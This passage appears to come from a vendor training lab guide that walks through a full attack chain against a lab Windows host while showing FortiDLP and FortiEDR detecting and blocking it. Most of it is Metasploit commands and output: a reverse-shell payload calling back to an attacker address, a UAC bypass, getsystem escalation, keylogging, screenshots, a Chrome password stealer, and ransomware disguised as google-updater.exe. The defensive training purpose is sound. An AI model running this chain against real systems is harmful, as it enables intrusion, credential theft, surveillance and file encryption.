
```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.60.20
set LPORT 4443
```

Set the existing session ID (e.g., 1) on which to run the module:

```
set SESSION 1
```

Run the exploit:

```
exploit -j
```



```
msf exploit(multi/handler) > use windows/local/bypassuac_sdclt
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_sdclt) > set session 1
session => 1
msf exploit(windows/local/bypassuac_sdclt) > set LHOST 192.168.60.20
LHOST => 192.168.60.20
msf exploit(windows/local/bypassuac_sdclt) > set LPORT 4443
LPORT => 4443
msf exploit(windows/local/bypassuac_sdclt) > exploit -j
[*] Exploit running as background job 1.
```

Note

If you receive a message saying it cannot bind the server, it means that the listener is running into the same port you have chosen. To solve this problem, choose another random port greater than 1023 so you can bind another socket (e.g.: 4444):

```
msf exploit(windows/local/bypassuac_sdclt) >  
[-] Handler failed to bind to 192.168.60.20:4443:- -  
[-] Handler failed to bind to 0.0.0.0:4443:- -
```

The exploit will check UAC settings, write registry keys, drop a DLL to the target and launch an auto-elevated process. The handler prints something like:

```
[+] UAC is set to Default  
[+] BypassUAC can bypass this setting, continuing...  
[*] Sending stage ...  
[*] Meterpreter session 4 opened (192.168.60.20:4443 -> 192.168.60.254:59472)  
[*] Removing Registry Changes  
Registry Changes Removed
```

Success

If another session is created, this means that the exploit has been successfully executed.

Use sessions to confirm the new session (e.g., 2) and then interact with it using the command `sessions 2`, replacing the "2" with your new session ID .

Execute the following command to connect back to the session:

- `sessions 2`

```
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:\Users\FORTIX~1\AppData\Local\Temp\GggyVQmCZZG0CL.exe'
[*] Please wait for session and cleanup...
[*] Sending stage (230982 bytes) to 192.168.60.254
[*] Meterpreter session 2 opened (192.168.60.20:4443 → 192.168.60.254:61909) at 2026-04-17 15:16:01 -0400
[*] Registry Changes Removed

msf exploit(windows/local/bypassuac_sdclt) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > ps

Process List
-----

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
92	4	Registry	x64	0		
284	704	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
376	4	smss.exe	x64	0		
404	636	dwm.exe	x64	1	Window Manager\DWM-1	C:\Windows\System32\dwm.exe
440	820	StartMenuExperienceHost.exe	x64	1	DATAGOV\fortixperts	C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe
452	704	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
480	704	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
492	480	csrss.exe	x64	0		
568	480	wininit.exe	x64	0		
576	560	csrss.exe	x64	1		
636	560	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
676	704	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
704	568	services.exe	x64	0		
728	568	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
736	5316	ctfmon.exe	x64	1	DATAGOV\fortixperts	C:\Windows\System32\ctfmon.exe
820	704	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
856	576	fontdrvhost.exe	x64	1	Font Driver Host\USER-1	C:\Windows\System32\fontdrvhost.exe

Now, when executing again the command "ps svchost", you might be able to see the instances of svchost being executed by other users.

Run the command `getuid` to check which user you might be running into, it must probably be the "fortixperts" user.

Finally, execute the following command to get higher privileges in this device - NT AUTHORITY\SYSTEM:

```
meterpreter > getsystem
```

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > 
```

Notes

If you see this message "got system via technique (...)", this indicates the privilege escalation has worked as expected.

Run `getuid` command again to confirm you are now running as a privileged user.

✓ **Success**

You have now escalated privileges in this system. This will help us to execute some tasks with more access on the system.

One of the most important factors in maintaining a secure environment is having the right tools and monitoring capabilities in place. When FortiDLP is correctly configured, it can generate an incident indicating that a system has been compromised.

This is important because FortiDLP is not only a data protection solution, but also a powerful Insider Risk Management platform, providing visibility into risky or malicious user behavior. By combining solutions from the Fortinet Security Fabric, organizations can significantly increase overall visibility and strengthen their end-to-end protection.

Critical | 90

Potential privilege escalation attack detected

Potential privilege escalation attack detected

Let's have some fun :)

As we have full access to user's device now, there are some stuff we can do to get more information from the device, like executing a keylogger, get current screenshot, stealing some passwords, etc.

Getting user screen information

First, let's get the screenshot of what the user is doing.


Connected on the meterpreter session, run the command "screenshot" to get the screenshot of the user session, as you can see in the screenshot below:

```
meterpreter >  
meterpreter > screenshot  
Screenshot saved to: /home/kali/sVmPYSzX.jpeg  
meterpreter > █
```

Although we are getting the screenshot of the user session, the image will be saved directly in a Kali Linux folder, usually the user home directory.

Using the File Explorer on the Kali Linux, navigate to the folder where the image was stored and open it by double clicking on the image.

A more fun way to get user screen information is live streaming it with the "screenshot" command



Warning

If you are connected via RDP, you will not be able to see your desktop on the screen share, as RDP creates an internal session on Windows that is separate from the Desktop session we are connected to on Kali Linux. For that, connect to the Windows device using the "Display" access inside Fabric


Getting keystrokes data

Another important command we are going to use is the keyscan command. With it, you will be able to load a keylogger on user's computer and sniff every character being typed on its keyboard.

At this point, your session is probably injected inside the svchost.exe process. For the keylogger works, we need to migrate to a process running inside the user context.

Now that you have learned how to migrate processes, let's migrate ourselves to the Desktop Windows Manager (dwm.exe) process.

Discover the "dwm" process ID using the command "ps", and then run the migrate PROCESS_ID command to migrate into it.



```
meterpreter > ps dwm
Filtering on 'dwm'

Process List
=====
PID   PPID  Name      Arch  Session  User              Path
---   -
3212  6752  dwm.exe   x64   2         Window Manager\DWM-2  C:\Windows\System32\dwm.exe

meterpreter > migrate 3212
[*] Migrating from 6752 to 3212 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
www.fortinet.com<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
```

Run the "keyscan_start" command to start the logger service.

Get back to your Windows device and start typing anything on your keyboard, or even better, go to an website like <https://www.dropbox.com> and fill up the credentials page.

Do not type any real credentials on this website.

After typing anything on the Windows device, get back to your Kali Linux and use the command "keyscan_dump" to see what have been typed on user's device.

Run keyscan_stop to stop the sniffer.

Stealing Google Chrome's credentials

In this session, we are going to use a more advanced method for dumping Google Chrome passwords.

For this, we have built a special tool that combine some tools/techniques in order find the best approach to dump Google Chrome passwords.

In your policy group, click on `Add policies` in the right side and then search and add the following rules:

- Chrome password store accessed by unauthorized process

Publish the policies as you are used to.

Use the following command to upload our customized binary to the victim:

```
upload /home/kali/Xperts26-Antiransomware/ChromePasswordFinder.exe
```

If you typed it correctly, you will see the file being uploaded to the current directory inside victim's device.

```
meterpreter > upload ChromePasswordFinder.exe
[*] Uploading : /home/fortinet/ChromePasswordFinder.exe → ChromePasswordFinder.exe
[*] Uploaded 8.00 MiB of 11.59 MiB (69.05%): /home/fortinet/ChromePasswordFinder.exe → ChromePasswordFinder.exe
[*] Uploaded 11.59 MiB of 11.59 MiB (100.0%): /home/fortinet/ChromePasswordFinder.exe → ChromePasswordFinder.exe
[*] Completed : /home/fortinet/ChromePasswordFinder.exe → ChromePasswordFinder.exe
meterpreter >
```

Use the command `"pwd"` to print current directory you are in.

After the upload has been completed, run the following command to execute our malicious software:

```
execute -i -f ChromePasswordFinder.exe
```

If you see the following banner, the command executed successfully

```
meterpreter > execute -i -f ChromePasswordFinder.exe 0x30
Process 13220 created.
Channel 20 created.
XPERTS26
ChromePasswordFinder
#####
#
#      [+] ChromePasswordFinder v1.0
#      [+] Status: System Initialized
#
#####
```

After the banner, you will find some passwords stored in Chrome.

 Question

What lesson do these passwords teach us?

FortiDLP Detections

As demonstrated earlier, FortiDLP is a powerful Insider Risk Management solution capable of detecting sensitive and malicious user activity across the environment. When reviewing the FortiDLP console, administrators may identify an incident indicating an attempt to extract or dump stored user credentials from the Google Chrome browser.

Such activity is a strong indicator of credential compromise or post-exploitation behavior and requires immediate attention.

High | 85

Chrome password store accessed by
ChromePasswordFinder.exe

Chrome password store accessed by
unauthorized process


 Danger

If this type of incident is detected on a production environment, the affected users must be promptly notified and instructed to reset compromised passwords to prevent further unauthorized access and reduce the risk of lateral movement or compromise of other systems.

Lab 4: Encrypting user files


In this lab, after successfully escalating privileges and collecting sensitive user data, the attacker deploys ransomware on the compromised device. The malware encrypts user files and is followed by extortion techniques designed to coerce the victim into paying a ransom to regain access to their data.

For this lab, make sure you have the "Ransomware Prevention" policy set to "Prevention (Green)" mode so we can stop the encryption and see FortiEDR anti-ransomware technique working in real time.



Discovering user files

On your Windows device, open the **Documents** folder to see the list of files.



Note

Note that all files were last modified on 2019 and 2013, so these are intentionally old files. Do not modify any files so that the timestamps remain unchanged.

On your Kali Linux device, take a look at the **user Documents** folder. You will see the same files listed in your terminal.

```
meterpreter > ls c:\\Users\\fortixperts\\Documents\\
Listing: c:\\Users\\fortixperts\\Documents\\
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	3388140	fil	2026-04-13 10:03:27 -0400	4833_linux.pdf
100666/rw-rw-rw-	685780	fil	2026-04-13 10:03:27 -0400	975_Internet.pdf
100666/rw-rw-rw-	0	fil	2026-04-13 10:03:27 -0400	Entendendo_e_Dominando_o_Linux_7ed.pdf
100666/rw-rw-rw-	3388140	fil	2026-04-13 10:03:27 -0400	Guia_do_Administrador_Linux.pdf
100666/rw-rw-rw-	2512672	fil	2026-04-13 10:03:27 -0400	Guia_do_Administrador_de_Redes_Linux.pdf
100666/rw-rw-rw-	658189	fil	2026-04-13 10:03:27 -0400	Iniciante.pdf
100666/rw-rw-rw-	1514681	fil	2026-04-13 10:03:28 -0400	Intermediário.pdf
100666/rw-rw-rw-	5734850	fil	2026-04-13 10:03:28 -0400	Linux Essenciais - 450.pdf
100666/rw-rw-rw-	19309	fil	2026-04-13 10:03:28 -0400	Loreum.doc
040777/rwxrwxrwx	0	dir	2026-02-25 19:28:38 -0500	My Music
040777/rwxrwxrwx	0	dir	2026-02-25 19:28:38 -0500	My Pictures
040777/rwxrwxrwx	0	dir	2026-02-25 19:28:38 -0500	My Videos
100666/rw-rw-rw-	402	fil	2026-02-25 19:29:22 -0500	desktop.ini
100666/rw-rw-rw-	3268130	fil	2026-04-13 10:03:28 -0400	kubyx_idepac.pdf
100666/rw-rw-rw-	19345	fil	2026-04-13 10:03:28 -0400	test_00.rtf
100666/rw-rw-rw-	19362	fil	2026-04-13 10:03:28 -0400	test_01.rtf
100666/rw-rw-rw-	19644	fil	2026-04-13 10:03:28 -0400	test_02.rtf
100666/rw-rw-rw-	2352992	fil	2026-04-13 10:03:28 -0400	z_463.pdf

Change your current directory to the **user Downloads** folder using the `cd` command.

Warning

Pay attention: working with directories inside the Windows device requires double backslashes (\\).

```

meterpreter >
meterpreter > cd c:\\Users\\fortixperts\\Downloads\\
meterpreter >
meterpreter > pwd
c:\\Users\\fortixperts\\Downloads
meterpreter >
meterpreter >
meterpreter >
meterpreter > lpwd
/home/kali/Xperts26-Antiransomware
meterpreter >
meterpreter >

```

Use the command `pwd` to confirm you are running on the Downloads folder as expected. Then, use the `lpwd` to confirm you are inside the Xperts26-Antiransomware folder. If you are not, use the command `lcd /home/kali/Xperts26-Antiransomware` to change current working dir on the Kali side.

Executing the Ransomware

There are many ways to encrypt user files. For this exercise, we will use a custom binary that contains a small portion of ransomware code. This ransomware resides inside the **Xperts26-Antiransomware** folder on your Kali Linux.

To send the malware to the user, we will use the following command:

```
upload google-updater.exe
```

```

meterpreter > upload google-updater.exe
[*] Uploading : /home/kali/Xperts26-Antiransomware/google-updater.exe → google-updater.exe
[*] Uploaded 8.00 MiB of 13.13 MiB (60.92%): /home/kali/Xperts26-Antiransomware/google-updater.exe → google-updater.exe
[*] Uploaded 13.13 MiB of 13.13 MiB (100.0%): /home/kali/Xperts26-Antiransomware/google-updater.exe → google-updater.exe
[*] Completed : /home/kali/Xperts26-Antiransomware/google-updater.exe → google-updater.exe
meterpreter >

```

Tip

HINT: Type `goo` and then press `TAB` to autocomplete the filename.

Execute the ransomware on Kali to encrypt the user's data:

```
execute -i -f google-updater.exe -e
```


The `-e` switch will encrypt all files stored in the Documents folder.

✓ **Success**

If you have enabled the Ransomware Prevention policy correctly, you will see that FortiEDR blocks the file encryption attempt:

```
meterpreter > execute -i -f google-updater.exe -e
Process 10384 created.
Channel 11 created.
Failed to create scheduled task. Attempting to add registry key instead.
Failed to encrypt: C:\Users\fortixperts\Documents\4833_linux.pdf
Failed to encrypt: C:\Users\fortixperts\Documents\975_Internet.pdf
Failed to encrypt: C:\Users\fortixperts\Documents\Entendendo_e_Dominando_o_Linux_7ed.pdf
Failed to encrypt: C:\Users\fortixperts\Documents\Guia_do_Administrador_Linux.pdf
Failed to encrypt: C:\Users\fortixperts\Documents\Guia_do_Administrador_de_Redes_Linux.pdf
Failed to encrypt: C:\Users\fortixperts\Documents\Iniciante.pdf
Failed to encrypt: C:\Users\fortixperts\Documents\Intermediário.pdf
Failed to encrypt: C:\Users\fortixperts\Documents\Linux Essenciais - 450.pdf
Failed to encrypt: C:\Users\fortixperts\Documents\Loreum.doc
Failed to encrypt: C:\Users\fortixperts\Documents\kubyx_idepac.pdf
Failed to encrypt: C:\Users\fortixperts\Documents\test_00.rtf
Failed to encrypt: C:\Users\fortixperts\Documents\test_01.rtf
Failed to encrypt: C:\Users\fortixperts\Documents\test_02.rtf
Failed to encrypt: C:\Users\fortixperts\Documents\z_463.pdf
meterpreter > █
```

You might also notice FortiEDR pop-up windows informing you of the blocking action.



 Danger

If you really want to see files being encrypted, disable the Ransomware Prevention policy and execute the ransomware again. Don't worry if the files are encrypted—there is a backup available at `C:\Fortinet\backup-documents.zip`

Investigating the Incident with FortiEDR


FortiEDR provides a powerful incident management and response framework that enables administrators to detect, correlate, investigate, and respond to advanced threats in real time. Through its centralized Incidents and Investigation views, FortiEDR aggregates security

events, automatically correlates related activities, and presents a complete timeline of an attack, significantly reducing investigation time and complexity.

In this exercise, you will analyze the ransomware activity executed in the previous lab and observe how FortiEDR detects and blocks malicious behaviors such as unauthorized file encryption.

By the end of this exercise, you will have hands-on experience with FortiEDR's investigation workflow and gain practical insight into how incident visibility, automated correlation, and threat hunting work together to identify, analyze, and contain ransomware attacks effectively.

In FortiEDR's console, click on the menu called "Incidents", located on the top bar. Then, find the incident named "google-updater.exe"



The screenshot shows the FortiEDR console interface. At the top, there's a table with columns: Incident, Total Num..., Status, ID, Assigned to, and Device. A row is highlighted for 'google-updater.exe' with status 'Unhandled' and ID '1294825'. Below this, there's a 'Handle Incident' button and some audit details. At the bottom, another table shows event details with columns: F..., Except..., Status, Cl..., Event, Certif..., Varia..., Device, Action, and Process Owner. A row shows an 'Unhandled' event for 'C:\Users\fortixperts\Do...' on 'DataGov' device, with action 'DATAGOV\fortixperts'.

Incident	Total Num...	Status	ID	Assigned to	Device
google-updater.exe	1	Unhandled	1294825		DataGov+1

F...	Except...	Status	Cl...	Event	Certif...	Varia...	Device	Action	Process Owner
		Unhandled		C:\Users\fortixperts\Do...		3	DataGov		DATAGOV\fortixperts

Note

Note that there are many other incidents related to the attack we have been executing, ranging from reverse connections and privilege escalation to the final ransomware attack.

Take some time to observe the other incidents and see how FortiEDR could have easily blocked them, as well as the different types of data it can provide.

Open the incident mentioned and click on the "Investigate" button at the right edge of your screen.

Incident Investigation and Attack Flow Details

This panel provides a visual, event-driven view of the security incident, allowing analysts to understand how the attack unfolded, which processes were involved, and why FortiEDR intervened.


From this view, you can identify the affected device and user, including details such as the hostname, internal and external IP addresses, collector version, uptime, and the timestamp

of when the activity was first and last observed. This contextual information helps determine where and when the malicious behavior occurred.

The process tree and attack flow diagram at the center of the panel shows how the ransomware executable was launched and how it interacted with the operating system. You can clearly see the parent and child process relationships, making it easier to trace the execution chain from the initial process to the malicious action. This is especially useful for understanding lateral actions, process spawning, and file operations related to the attack.

For each step in the attack flow, FortiEDR highlights security detections and policy violations, including the specific rule triggered—in this case, a File Encryptor rule under the Ransomware Prevention policy. This allows administrators to quickly understand what behavior was considered malicious and why it was blocked.

